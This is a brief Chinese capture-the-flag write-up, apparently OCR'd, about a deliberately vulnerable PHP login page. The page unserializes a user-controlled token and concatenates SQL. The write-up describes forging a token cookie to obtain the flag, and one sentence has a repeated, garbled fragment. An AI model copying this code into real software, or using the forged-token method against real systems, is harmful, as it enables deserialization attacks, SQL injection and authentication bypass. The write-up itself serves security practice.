
```php
<?php
 include 'common.php';
 $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
 class db
 {
  public $where;
  function __wakeup()
  {
   if(!empty($this->where))
   {
    $this->select($this->where);
   }
  }

  function select($where)
  {
   $sql = mysql_query('select * from user where '.$where);
   return @mysql_fetch_array($sql);
  }
 }

 if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
  if($login['user'] === 'ichunqiu')
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(ノ ' □')ノ ﾍ┻┻ ";
  }
 }else{
  header('Location: index.php?error=1');
 }
?>
```

审计代码，发现

只要`$login = unserialize(gzuncompress(base64_decode(requset['token'])))`之后，`requset['token']))`之后，`login['user'] === 'ichunqiu'`即可。



然后写到cookie中的token中就行了，这个时候也必须有`show: 1`，发包得到flag。



写在后面

就先总结这么多。。。。